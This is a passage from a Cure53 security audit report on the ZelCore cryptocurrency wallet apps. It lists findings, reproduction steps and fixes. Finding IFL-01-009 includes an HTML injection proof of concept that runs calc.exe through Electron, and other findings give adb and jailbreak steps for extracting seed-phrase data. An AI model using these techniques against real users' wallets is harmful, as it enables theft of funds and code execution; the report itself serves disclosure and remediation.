Verified using v3 scheme (APK Signature Scheme v3): false
[...]
```

To mitigate this issue, Cure53 recommends raising the minimum required SDK level to 30 (corresponding to Android 11). This alteration will ensure that devices operating on outdated Android versions are protected from the aforementioned pitfall. Furthermore, the dev team should exclusively adopt APK signature scheme v2 or higher for all forthcoming production releases.

IFL-01-002 WP1: Unmaintained Android version support via minSDK level *(Info)*

While analyzing the Android Manifest contained within the APK binary, the discovery was made that the app supports Android 6.0 (API level 23) and upward. The current version support can incur detrimental security implications for the app, due to the fact that Android 10 (API level 29) received its final security updates in February 2023 and is no longer actively maintained.

This deployment ultimately expands the potential attack surface posed by the outdated environment in which the app operates. For instance, vulnerabilities such as *CVE-2019-2215*[17] and *StrandHogg 2.0*[18] can still affect Android versions up to Android 9 (API level 28).

Affected file:
AndroidManifest.xml

Affected code:

```
<uses-sdk android:minSdkVersion="23" [...] />
```

To mitigate this issue, Cure53 advises raising the *minSDK* level to 31 (Android 12) to ensure that the app can only run on an Android version that regularly receives security updates[19] and is actively maintained. Increasing the API level would reduce the potential attack surface to the app in terms of known vulnerabilities in the Android version it operates on.

[17] https://nvd.nist.gov/vuln/detail/CVE-2019-2215
[18] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[19] https://source.android.com/docs/security/bulletin/2025-01-01

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-003 WP1: *usesClearTextTraffic* flag enabled in Android Manifest *(Low)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While reviewing the Android codebase, Cure53 noticed that the Android Manifest configures the *usesClearTextTraffic*[20] flag to *true*. This setting informs Android platform components that connections over clear-text traffic are permissible, which can potentially compromise the confidentiality and integrity of application traffic.

Albeit, Cure53 could not locate any clear-text connections containing sensitive information during app usage, explaining the ticket's reduced severity rating of *Low*.

Affected file:
ZelTreZ_Mobile-master/config.xml

Affected content:

```
<edit-config file="app/src/main/AndroidManifest.xml" mode="merge"
target="/manifest/application"
xmlns:android="http://schemas.android.com/apk/res/android">
    <!-- <application
android:networkSecurityConfig="@xml/network_security_config" /> -->
    <application android:usesCleartextTraffic="true">
        <uses-library android:name="org.apache.http.legacy"
android:required="false"/>
    </application>
</edit-config>
```

To mitigate this issue, Cure53 advises setting the *usesClearTextTraffic* flag to *false,* thus asserting that Android platform components block clear-text traffic for app requests on a best-effort basis.

[20] https://developer.android.com/guide/topics/manifest/application-element#usesCleartextTraffic

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-004 WP1: Infoleak via auto-generated screenshots *(Info)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Testing confirmed that the ZelCore mobile apps fail to deploy a security screen when pushed to the background. An attacker with physical access to the mobile device can therefore extract the screenshots created in the background by inspecting the local storage of the mobile device via ADB. Consequently, any ZelCore data stored within the screenshots would be susceptible to leakage whenever a user displays the seed phrase and backgrounds the app, for instance.

This drawback can be reproduced by pushing the app to the background while displaying the seed phrase of the ZelCore app. The screenshot can subsequently be pulled from the following directory via ADB.[21]

Steps to reproduce:

1. Open the ZelCore Android mobile application and log in.
2. Display the seed phrase within the settings window.
3. Press the device's home button to send the app to the background.
4. Connect to the Android mobile test device using the *adb* utility.
5. Navigate to the following directory on the device and verify that a screenshot is stored within:

```
sargo:/data/system_ce/0/snapshots # ls -larth
total 107K
[...]
-rw-------  1 system system 265K 2025-01-23 09:12 277.jpg
-rw-------  1 system system 144K 2025-01-23 09:12 277_reduced.jpg
```

6. Copy the generated screenshot from the device to the local machine.
7. Note the example screenshot displaying the seed phrase below, which was automatically captured and stored unencrypted on the device:

[21] https://developer.android.com/studio/command-line/adb

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de



Fig.: Sample screenshot of seed phrase.

Notably, a correlating approach can be performed for iOS, although the storage location of the auto-generated screenshots differs per platform. To mitigate this issue, Cure53 advises preventing the Android and iOS apps from generating automatic screenshots that could contain sensitive data on the device's local storage when the app is backgrounded. For supporting guidance, various resources are available online[22][23].

[22] https://book.hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/index.html#[...]-images
[23] https://book.hacktricks.wiki/en/mobile-pentesting/ios-pentesting/index.html#snapshots

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-005 WP1: ATS configuration unnecessarily disabled on iOS *(Info)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Cure53 identified that the current *NSAppTransportSecurity* implementation configures the *NSAllowsArbitraryLoads*[24] key, which disables the default iOS ATS restrictions and allows the iOS app to send plain-text HTTP requests, despite the application's lack of requirement for this form of request.

This activity is not considered a security flaw in isolation, but could be abused in combination with another vulnerability to leak user-relevant data if an attacker is able to read the HTTP requests sent by the iOS app.

Affected file:
ZelTreZ_Mobile-master/ios_plist/ZelCore-Info.plist

Affected code:

```
<key>NSAppTransportSecurity</key>
<dict>
<key>NSAllowsArbitraryLoads</key>
<true/>
</dict>
```

To mitigate this issue, Cure53 advises reevaluating the necessity of the *NSAllowsArbitraryLoads* key and removing it if it is surplus to requirements.

IFL-01-008 WP2/3: Insecure *BrowserWindow* config in Electron apps *(Medium)*

Client Note: *This will be addressed by future releases expected in Q3/Q4 2025*

Cure53 discovered multiple *BrowserWindow* instances in the Electron application with insecure configurations, specifically setting *nodeIntegration* to *true* and *contextIsolation* to *false*. These significantly increase the attack surface by allowing JavaScript code executed in the renderer process to access Node.js APIs directly. In the event of an XSS vulnerability, this will effectively result in RCE (as demonstrated in IFL-01-009). With *contextIsolation* disabled, injected scripts could interact with Electron internals and attempt to bypass security mechanisms.

Affected file:
ZelTreZ-master/src/main/index.js

[24] https://developer.apple.com/documentation/bundleresources/[...]-property-list/[...]/nsallowsarbitraryloads

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Affected code:

```
renderer.window = {
       indexHtml: winURL,
       webPreferences: {
       preload: process.env.NODE_ENV === "development" ? resolve(__dirname,
"./preload/index.js") : resolve(__dirname, "./preload.js"),
       nodeIntegration: true,
       contextIsolation: false,
       webSecurity: security,
       },
  };
```

Affected file:
ZelTreZ-master/packages/hd-wallet/electron/main/class-renderer-window.ts

Affected code:

```
class RendererWindow {
...
create({ preload, indexHtml }: { preload: string; indexHtml: string }):
BrowserWindow {
       this.window ??= new BrowserWindow({
       title: "Zelcore HD Wallet",
       icon: join(process.env.PUBLIC ?? "", "favicon.ico"),
       webPreferences: {
       preload,
       nodeIntegration: true,
       contextIsolation: false,
       webSecurity: !VITE_DEV_SERVER_URL,
       allowRunningInsecureContent: !VITE_DEV_SERVER_URL,
       },
       width: 1200,
       height: 800,
       });
```

To mitigate this issue, Cure53 recommends disabling *nodeIntegration* in all *BrowserWindow* instances unless explicitly required. Additionally, *contextIsolation* should be enabled to prevent renderer-executed scripts from accessing Electron internals and modifying *window* globals. If interaction between the main and renderer processes is necessary, secure communication should be implemented using *contextBridge* and *ipcRenderer* with a strictly defined allowlist.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-009 WP2: Potential XSS in notifications leading to RCE *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

The observation was made that the Electron application fetches onboarding information from an API and renders it in the UI without sanitizing its content (via *innerHTML*). The lack of validation permits injecting malicious JavaScript into the notification system, thus magnifying the likelihood of XSS issues.

Given that *nodeIntegration* is enabled in Electron, any XSS vulnerability is exploitable to execute arbitrary JavaScript in the renderer process. This could be leveraged to load Node.js modules and execute system commands, potentially leading to full RCE on the host machine.

This finding was categorized as miscellaneous, since the situation was merely simulated to highlight the risk of insecure Electron configurations combined with an XSS vulnerability.

Affected file:
ZelTreZ-master/src/renderer/components/Welcome.vue

Affected code:

```
async populateNotification() {
[...]
const res = await self.$http.get(promotionsUrl, axiosConfig);
if (res.data.status === "success" && res.data.data) {
self.dialogState.onboarding = true;
await this.$nextTick();
window.document.getElementById("onboardHTML").innerHTML = res.data.data;
}
[...]
```

This circumstance also affects the ZelCore extension since it shares its codebase with the Electron application. However, the impact is significantly mitigated by the extension's existing Content Security Policy (CSP), which blocks JavaScript execution and would only allow HTML injection if this vulnerability were exploited here.

Steps to reproduce:

1. Ensure that the ZelCore desktop application is installed.
2. Set up a proxy tool such as Burp Suite and configure it to listen on 127.0.0.1:8080.
3. Launch ZelCore using the *ZelCore.exe --proxy-server=127.0.0.1:8080* command.
4. Initiate request interceptions and search for requests to *https://api.zelcore.io/notification*.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

5. Register a new user and note that an onboarding notification is fetched from the API after logging in for the first time.
6. Modify the data parameter in the JSON server response by appending the HTML below, as follows:

   HTML PoC:
   ```
   <img src=x
   onerror=\"require('electron').shell.openExternal('file:C:/Windows/
   System32/calc.exe');\"><h3><i><span style=\"font-weight:800\">Welcome
   to Zelcore</span>…
   ```

7. Forward the modified request and halt interception.
8. Verify that the Calculator application is executed.

To mitigate this issue, Cure53 advises enforcing strict sanitization and validation of all onboarding information prior to rendering, as well as refraining from utilizing *innerHTML* where possible. Alternatively, robust sanitization libraries should be implemented to neutralize potentially malicious content before it is processed by the UI. Auxiliary recommendations related to optimal *nodeIntegration* configuration and other Electron-specific security measures are detailed in IFL-01-008.

IFL-01-011 WP1: Incomplete iOS filesystem safeguarding *(Low)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

The Cure53 testers noted that the iOS app does not take full advantage of the native iOS filesystem protections and fails to comprehensively protect certain data files at rest. The affected files are only shielded until the user authenticates for the first time after booting the device (*NSFileProtectionCompleteUntilFirstUserAuthentication*[25]). The key to decrypt these files will remain readable in memory, even while the device is locked.

To exploit this flaw, an adversary would require physical access to an iDevice set to a locked screen and a method of accessing the local storage, for instance through an SSH connection established via a jailbreak.

Steps to reproduce:

1. Establish an SSH connection to a jailbroken iOS testing device and navigate into the app folder. The app folder can be determined by using the *objection*[26] utility and running the *env* command.
2. Lock the device and run the following command, demonstrating that all files remain accessible:

[25] https://developer.apple.com/documentation/foundation/nsfileprotectioncomple[...]tication
[26] https://github.com/sensepost/objection

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Command:

```
iPhoneX:/var/mobile/Containers/Data/Application/328E1127-506E-44C5-
8FB2-A035FC7C40CD root# tar cvf files_locked.tar.gz *

[...]
Library/NoCloud/
Library/NoCloud/fluxnodes.jsonSeedPhrase-1737989062030
Library/NoCloud/fluxnodes.jsonSeedPhrase-1737988607063
Library/NoCloud/balances_SeedPhrase-1737989062030
Library/NoCloud/transactions_SeedPhrase-1737989062030
Library/NoCloud/accounts.json
[...]
```

To mitigate this issue, Cure53 suggests incorporating the *NSFileProtection-Complete* entitlement at the application level[27] for all files, which will nullify the associated file access risks.

IFL-01-016 WP1: EasyLogin lacks strong password requirements *(Info)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While testing the username/password and EasyLogin seed phrase login mechanisms, Cure53 observed that the former enforces the creation of strong passwords during account setup. However, the latter only requires passwords comprising a minimum of 8 characters, with values such as *12345678* and *aaaaaaaa* accepted for use.

To mitigate this issue, Cure53 recommends applying equally stringent password complexity requirements across both login methods to ensure users cannot select weak passwords that are susceptible to brute force attacks.

IFL-01-017 WP1: Potential deep link hijacking on Android *(Medium)*

The test team noted that the ZelCore Android application utilizes deep links on Android, even though this solution had long been deemed deprecated and insecure. Deep links are URLs that navigate users directly to specific content. Whenever users click on or are redirected to a URL that matches the registered scheme, they will be taken to the activity that handles it.

While deep links can enhance user experience by providing direct access to app content, crucial security features are otherwise lacking in their deployments. Furthermore, deep links remain an attractive vector for phishing attacks, malware, and other malicious activities that leverage this weakness to register the same custom URL handler.

[27] https://developer.apple.com/documentation/foundation/nsfileprotectioncomplete

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Affected file (decompiled):
AndroidManifest.xml

Affected code:
```
<activity android:theme="@style/Theme.App.SplashScreen"
android:label="@string/activity_name"
android:name="com.zelcash.zelcore.MainActivity" android:exported="true"
android:launchMode="singleTop" android:configChanges="keyboard|[...]">
       [...]
       <intent-filter>
         <action android:name="android.intent.action.VIEW" />
         <category android:name="android.intent.category.DEFAULT" />
         <category android:name="android.intent.category.BROWSABLE" />
         <data android:scheme="zel" />
       </intent-filter>
       [...]
</activity>
```

To mitigate this issue, Cure53 recommends adopting Android App Links[28] over deep links in order to assert that only legitimate applications are capable of handling redirect URIs.

IFL-01-018 WP1: Potential URL scheme hijacking on iOS *(Medium)*

Testing confirmed that the ZelCore iOS app employs custom URL schemes that are prone to hijacking.[29] Generally speaking, URL scheme hijacking is an attack vector in which third-party apps attempt to register the same URL scheme as those registered by the application in question. This situation can assist with leaking information contained within a URL or mounting phishing attempts, in the event that a user enters sensitive information in the malicious third-party app upon successful URL scheme interception.

Affected file (decompiled):
Info.plist

Affected code:
```
<key>CFBundleURLTypes</key>
<array>
       <dict>
       <key>CFBundleURLSchemes</key>
       <array>
              <string>zel</string>
       </array>
       </dict>
</array>
```

[28] https://developer.android.com/training/app-links
[29] https://people.cs.vt.edu/gangwang/deep17.pdf

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

To mitigate this issue, Cure53 advises utilizing iOS universal links[30] rather than deep links. The latter is vulnerable to hijacking attacks, while iOS universal links cannot be registered by third-party apps due to reliance on standard HTTP(s) links.

IFL-01-020 WP1: Potential phishing via StrandHogg on Android *(Medium)*

Fix Note: *This issue has been addressed and successfully mitigated by the developers. Cure53 was able to verify that the fix works as expected.*

Testing confirmed that the ZelCore Android app is currently prone to task hijacking attacks. The *launchMode* for the app launcher activity is currently set to *singleTop*, which renders the app vulnerable to task hijacking via StrandHogg 2.0.[31] This vulnerability affects Android versions 3-9.x[32] but was only patched by Google for Android 8-9.[33] Since the ZelCore app supports devices running Android 6 (API level 23), this renders all users operating Android 6-7.x susceptible and also affects users with unpatched Android 8-9.x devices.

A malicious app could leverage this weakness to manipulate the method by which users interact with the ZelCore app. This would be instigated by relocating a malicious attacker-controlled activity in the user's screen flow, which may prove useful for phishing, Denial of Service (DoS), user credential theft, and similar. Notably, this issue has been exploited by banking malware trojans in the past[34].

Regarding StrandHogg and regular task hijacking, malicious applications typically employ one (or a number of) the following techniques:

- **Task Affinity Manipulation**: The malicious application offers two activities, M1 and M2, wherein *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true*. If the malicious app is opened, M2 is relocated to the front after the victim application is initiated and the user will interact with the malicious application.
- **Single Task Mode**: If the victim application sets *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity* = *com.victim.app* to hijack the victim's application task stack.
- **Task Reparenting**: If the victim application sets *taskReparenting* to *true*, malicious applications can transfer the victim's application task to the malicious application stack.

However, in the case of StrandHogg 2.0, all exported activities lacking a *launchMode* of *singleTask* or *singleInstance* are affected on the vulnerable Android versions[35].

[30] https://developer.apple.com/documentation/xcode/allowing-apps-and-websites-to-link-to-your-content/
[31] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[32] https://www.xda-developers.com/strandhogg-2-0-android-[...]-developer-mitigation/
[33] https://source.android.com/security/bulletin/2020-05-01
[34] https://arstechnica.com/[...]fully-patched-android-phones-under-active-attack-by-bank-thieves/
[35] https://www.xda-developers.com/strandhogg-2-0-[...]explained-developer-mitigation/

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

This drawback can be confirmed by reviewing the Android application's *AndroidManifest*, whereby one can verify that the *launchMode* is currently configured to *singleTop*.

Affected file (decompiled):
AndroidManifest.xml

Affected code:
```
<activity android:theme="@style/Theme.App.SplashScreen"
android:label="@string/activity_name"
android:name="com.zelcash.zelcore.MainActivity" android:exported="true"
android:launchMode="singleTop" android:configChanges="keyboard|
keyboardHidden|locale|orientation|screenLayout|screenSize|
smallestScreenSize|uiMode" android:windowSoftInputMode="adjustResize">
```

To mitigate this issue, Cure53 suggests incorporating as many of the following countermeasures as feasible for the development team:

- The task affinity of exported application activities should be set to an empty string in the Android Manifest. This will force the activities to use a randomly generated task affinity rather than the package name. This approach will prevent task hijacking since malicious apps will not be able to target a predictable task affinity.
- The *launchMode* should subsequently be altered to *singleInstance* (rather than *singleTop*). This will ensure continuous mitigation of older task hijacking techniques[36] while improving security robustness against StrandHogg 2.0[37].
- A custom *onBackPressed()* function could be introduced to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in activity launch intents. If this is required, one should use the aforementioned item in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[38].
- Lastly, Google recommends setting the Android *minSdkVersion* to at least 30 in order to comprehensively mitigate all StrandHogg 2.0 attack strategies[39].

[36] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[37] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/
[38] https://www.slideshare.net/phdays/android-task-hijacking
[39] https://developer.android.com/privacy-and-security/risks/strandhogg

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-021 WP1: d2FA can be disabled without d2FA PIN code *(Info)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While dynamically testing the d2FA feature, Cure53 observed that users can introduce a second form of authentication required for certain sensitive actions, such as viewing private keys. However, the d2FA PIN protection can be disabled without requiring the actual PIN code.

Notably, a malicious actor requires access to an unlocked wallet for a successful compromise, which is achievable by bypassing either authentication method or retrieving access to an unlocked mobile device with the Wallet application open.

To mitigate this issue, Cure53 strongly recommends enforcing PIN entry when disabling d2FA protection.

IFL-01-022 WP1: Sensitive actions possible without re-entering password *(Low)*

While examining the ZelCore mobile applications, Cure53 observed that the lack of d2FA allows users to access sensitive information without being required to re-enter their password, including activities such as viewing private keys, transferring funds, and signing messages.

This shortcoming was discussed with the client during the security assessment and was confirmed to originate from legacy design choices. ZelCore only supported a username and password authentication model upon launching in 2018 to increase onboarding user-friendliness and attract a broader audience. At that time, the concept of a seed phrase was not incorporated. Requiring users to constantly enter their password was deemed impractical, similarly to the inconvenience caused if MetaMask required a seed phrase for each authentication action. When seed-phrase-based accounts were subsequently introduced, the requirement to maintain backward compatibility with the original username/password accounts remained. As a result, the application still differentiates between these two authentication methods in its codebase. While seed-phrase-based accounts can follow best practices similar to MetaMask and other wallets, the same approach cannot be applied to username/password-based accounts without breaking legacy support.

To mitigate this issue, Cure53 recommends aligning with best practices followed by other renowned cryptocurrency wallet applications and enforcing password re-entry for sensitive actions, regardless of whether the user enables d2FA.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-025 WP1: Biometric secret generation employs weak RNG *(Low)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While auditing the biometric authentication mechanism, Cure53 found that a weak random number generator using *Math.random()* was assumedly employed to create cryptographic secrets. However, further inspection revealed that the current implementation does not use this secret at all for encryption, as outlined in IFL-01-024. Nevertheless, secret generation should utilize a secure random number generator to assert cryptographic strength.

Affected file:
src/composables/use-biometrics.js

Affected code:

```
// we dont have a secret yet, generate one and store it
const random = Math.random().toString(36).substring(2, 15) +
Math.random().toString(36).substring(2, 15);
const storedSuccess = await registerBiometricsSecret(random, description);
```

To mitigate this issue, Cure53 suggests utilizing a secure random number generator to derive secret values, such as the *crypto* package's *randomBytes* method[40].

IFL-01-029 WP2: ZelCore protocol access not restricted to allowed origins *(Low)*

Testing confirmed that the ZelCore extension fails to validate the origin of incoming requests. As a result, malicious actors can exploit this oversight to establish connections via the ZelCore protocol from any website, enabling them to send arbitrary requests. To conform with security best practices, wallet extensions typically require explicit user permission before allowing a website to communicate with the extension. However, the current implementation lacks this safeguard.

The impact of this pitfall is exacerbated if chained with IFL-01-010 and IFL-01-019, allowing an attacker to spoof requests and deceive users into unknowingly leaking authenticated responses from cross-origin pages.

To mitigate this issue, Cure53 recommends implementing an allowlist mechanism that tracks and validates approved origins. The extension should prompt the user for explicit permission before allowing a website to send requests to the protocol.

[40] https://nodejs.org/api/crypto.html#crypto_crypto_randombytes_size_callback

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-030 WP4: Minor issues in underlying crypto libraries *(Info)*

A cursory review of the underlying crypto libraries identified certain minor issues that warrant consideration, as itemized below:

- **biginteger.js**: This is a JavaScript implementation of BigIntegers. The implementation is not constant time, meaning that continued use may lead to timing leaks.
- **secpk1**: This library implements ECDSA using RFC 6979. The library employs two implementations for signature generation and verification, one of which is written in C/C++. Cure53's examinations here yielded no security limitations. However, the library uses npm's elliptic library as a fallback, which offers questionable shielding due to the slow rate of fixes and updates. For example, CVE-2024-48948 remains outstanding despite being known for at least six months at the time of writing. Cure53 determined that none of the known issues lead to vulnerabilities via secpk1. A beneficial property of the secpk1 library is that it performs additional input validations that could potentially prevent undiscovered faults. Nevertheless, Cure53 recommends phasing out any elliptic use in the long run.
- **tweetnacl**: The library implements ed25519 and the NaCl protocol, whereby the corresponding signature verification protocol suffers from a signature malleability weakness. Specifically, if R||s is a valid signature, R|| s+n will also be accepted as valid[41]. In the worst-case scenario, malleability issues can allow double spending. An exploitation vector was not detected here due to time constraints and the out-of-scope nature of the finding. However, Cure53 recommends updating the library as soon as updates become available.

Notably, this procedure only focused on certain key problems and specific vulnerabilities, such as key generation randomness and various test vectors. In general, the application's cryptographic key generation was sufficiently performed and the implementations align with common standards. The underlying cryptographic libraries are in a stable state (with the exception of the elliptic library), with no glaring flaws affecting this project observed.

[41] https://github.com/dchest/tweetnacl-js/issues/253

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Conclusions

This InFlux-Cure53 venture located thirty security detriments affecting the ZelCore mobile and desktop Wallet apps, Core libraries, and cryptography. This yield of findings has generated a worrisome overall verdict in relation to the framework's security foundation.

The following passages outline the coverage and ensuing observations for each distinct aspect included in the scope.

WP1
For this exercise, Cure53 downloaded the official release versions from both the Google Play Store and Apple App Store. The mobile applications have been built utilizing Apache Cordova.

Unlike React Native, Cordova does not compile source code by default, increasing its susceptibility to code tampering vulnerabilities. Cordova relies on WebView to render applications, which renders the HTML and JavaScript code exposed, even after being packaged into APK or IPA files. In contrast, React Native uses a JavaScript Virtual Machine to execute JavaScript code, providing assured protection for the source code. This limitation is known to the InFlux maintainers, who verified that they are considering open sourcing the mobile app at some point in 2025.

The mobile applications were evaluated against common mobile app attack vectors discussed in the OWASP Mobile Top 10, including improper platform usage, insecure data storage and communication, and insufficient cryptography. One potential attack vector involves platform-specific services and features that could be accessed by malicious apps running on the same device as ZelCore, which is oftentimes encountered for constructs of this ilk.

A substantial volume of hardening opportunities were identified, including the support for outdated Android versions (IFL-01-002), the adoption of a deprecated signature scheme for the Android application (IFL-01-001), and weak security settings that could allow clear-text communication in network traffic (IFL-01-003 and IFL-01-005), inter alia. Additionally, the application lacked automatic screenshot obfuscation when sent to the background (IFL-01-004). Cure53 must emphasize that all miscellaneous pitfalls are relatively easy to address and will elevate the premise's defense-in-depth.

Cure53 also estimated the likelihood of extracting sensitive data from the mobile application's process memory. Here, the discovery was made that the user's passphrase remained accessible in memory even after logging out and while the device was locked (IFL-01-013). Executing this breach strategy requires elevated privileges; however, the potential ramifications should not be overlooked, such as financial loss.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The implementation of the d2FA PIN is subpar from a security perspective, as users are permitted to set weak and easily guessable codes, such as *0000*. However, according to InFlux, this feature was never intended to serve as a robust security measure and instead was designed as an additional layer of protection. For instance, this mechanism is advantageous in scenarios whereby a victim loses their device and an attacker gains access to the unlocked Wallet application. If d2FA is enabled, the attacker would still need to guess the PIN to access sensitive data such as private keys. Despite this, Cure53 noted that d2FA can be disabled without requiring the actual PIN code, provided that the attacker is able to access an unlocked wallet via username/password or EasyLogin. Corresponding fix advice is offered in ticket IFL-01-021.

Elsewhere, Cure53 observed that some of the employed Cordova plugins were relatively deprecated and relied on outdated concepts. For example, the adoption of custom URL schemes can lead to deep linking (IFL-01-017) and URL scheme hijacking (IFL-01-018) drawbacks.

The biometric login functionality also presented an alarming security setup. Firstly, the ZelCore app's implementation is easily bypassable (IFL-01-006). Secondly, while a weak random number generator was leveraged for secret generation purposes (IFL-01-025), supplemental research revealed that the secret in question is not used at all. Alternatively, all seed phrases of users employing biometric authentication are encrypted with the same hardcoded static password (IFL-01-024). Careful inspections of the associated source code verified the impression that the internal team has not granted this element the necessary attention and care needed for crucial aspects such as authentication.

WP2

The frontend of ZelCore's desktop application and browser extension is built upon Vue.js, which offers a robust escaping mechanism to mitigate XSS risks by default. However, the test team's analysis revealed improper usage of unsafe functionalities, leading to injection vulnerabilities.

A correlatory shortcoming was located on the Coin News page, whereby the RSS feed is retrieved from a third-party website. Links from the response are rendered in the UI without sanitization, potentially allowing an attacker to execute arbitrary applications on the user's system (IFL-01-028).

Other UI-related functionalities were also reviewed, uncovering a lack of origin validation in the ZelCore extension (IFL-01-029). This flaw enables malicious websites to send arbitrary requests via the ZelCore protocol, significantly increasing the risk of unauthorized interactions.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Additionally, the absence of the requester's origin in ZelCore UI dialogs poses a phishing risk, as users cannot verify which website is requesting permission for a given action (IFL-01-019). This threat is further compounded by the ability to manipulate the top-level page without dismissing the extension popup, allowing threat actors to deceive users into approving actions that appear to originate from a trusted source.

The browser extension and desktop application share a significant proportion of their codebase, meaning that a high number of defects discovered in one platform are reproducible in the other. This overlap facilitated a comprehensive inspection of both applications, ensuring that vulnerabilities were assessed holistically.

The Electron application exhibited several security misconfigurations that significantly increased the attack surface. Most notably, *nodeIntegration* was enabled while *contextIsolation* was disabled, fostering direct access to Node.js APIs from the renderer process. As demonstrated in IFL-01-009, this setup effectively converts any XSS vulnerability into an RCE vector. While no immediate RCE pathway was identified, this construct remains risk-inducing and should be addressed.

The deep link handling mechanism was thoroughly examined, revealing multiple security weaknesses on both Windows and Android. File exfiltration and password hash leakage were deemed plausible, emphasizing the hazards associated with suboptimal input validation (IFL-01-010).

The password reset mechanism in Electron application was diligently examined, although Cure53 was unable to detect a viable method by which to bypass its security controls. The implemented protections effectively prevent unauthorized password recovery attempts, ensuring that only legitimate users can reset their credentials.

In summary, the Electron evaluation revealed multiple areas that would benefit from security augmentation. While direct RCE was not achieved, the existing misconfigurations and weak validation mechanisms introduce vulnerable attack vectors that could be exploited in future app iterations. Deep link handling was identified as a key area that requires upgrading. Cure53 advises applying the remediation strategies outlined in the respective tickets to bolster the security posture of the application.

WP3

Cure53's research of the packages and libraries covered various components, including blockchain integrations, cryptographic operations, logging mechanisms, and Electron applications. Several blockchain frameworks and key management implementations were analyzed, with a focus on API usage.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

